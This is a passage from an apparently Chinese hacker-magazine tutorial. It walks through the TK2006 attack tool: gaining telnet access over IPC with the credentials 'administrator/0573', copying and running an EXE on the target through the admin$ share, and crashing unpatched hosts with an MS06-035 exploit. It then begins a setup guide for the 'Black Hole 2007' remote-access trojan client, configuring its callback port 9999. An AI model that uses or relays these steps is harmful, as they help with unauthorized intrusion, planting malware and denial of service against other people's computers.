连接已经存在，所有要事先给断开），如图12。




图10




图11




图12

点确定，接着又会弹出一个192.168.0.133 IPC 连接成功的对话框，再确定，最后会弹出一个TELNET 打开成功的对话框，如图13。




图13

打开CMD，输入命令 **telnet 192.168.0.133 82** 回车，输入用户名和密码，直接绕过NTML认证，到对方C 盘了哦，输入命令 **IPconfig**，看到对方的电脑了吧，如图14。

再来看看TK2006 IPC 木马种植机，打开“工具”里的“木马种植”，输入IP 地址192.168.0.133，用户名administrator，密码0573，点击“浏览”，选择你要复制到对方电脑的EXE 程序，在复制位置里输入共享地址或点击“检测共享”会自动测试出对方的共享，如图15。最后点开始，就可以把EXE 程序复制到对方的admin$ 里，并且运行了。




图14




图15

打开工具里面的“对方死机”，输入你要攻击的IP 地址和本机的IP 地址，如图16，




图16

这是一个MS06035 的攻击程序，如果对方没有打MS06035 的补丁，被攻击的主机会立刻蓝屏，危害性太大，希望大家小心使用。

TK2006 还自带了一个UDP 端口测试的功能，打开工具里面的“UDP 端口”，输入要测试的IP 地址，端口可以自己设置，也可以为指定端口（即程序默认设置的端口），如图17。




图17

TK2006 最大特色是它的批量溢出，至于软件的其它功能和阿D 网络工具包的使用差不多，大家用起来应该很熟悉了。TK2006 在扫描的时候速度有点慢，而且在扫描的过程中，执行其它操作时软件容易假死，希望作者以后能开发出功能更强更加稳定的软件来。

（本文所涉及到的TK2006 已收录到光盘中）

2007之又见黑洞

无敌小龙（张博）

在网络上永远不会感到寂寞，各种新技术风起云涌，在沉寂了一年之后，大侠陈经韬又推出了他的黑洞2007版，这个版本给人的感觉就是开发技术更加的成熟，服务端上线也更加的稳健！

客户端的设置

第一步、配置总体参数

如果我们是第一次运行Client.exe程序的话，会直接弹出“系统设置”菜单。这个主要是对客户端的反弹连接端口，连接密码以及屏幕传输进行设置。监听端口我填的是9999（为了确保不和其它的端口相冲突，可以填写大于1024的端口），一定要输入连接密码，否则就不让进行下一步的设置（图1）。

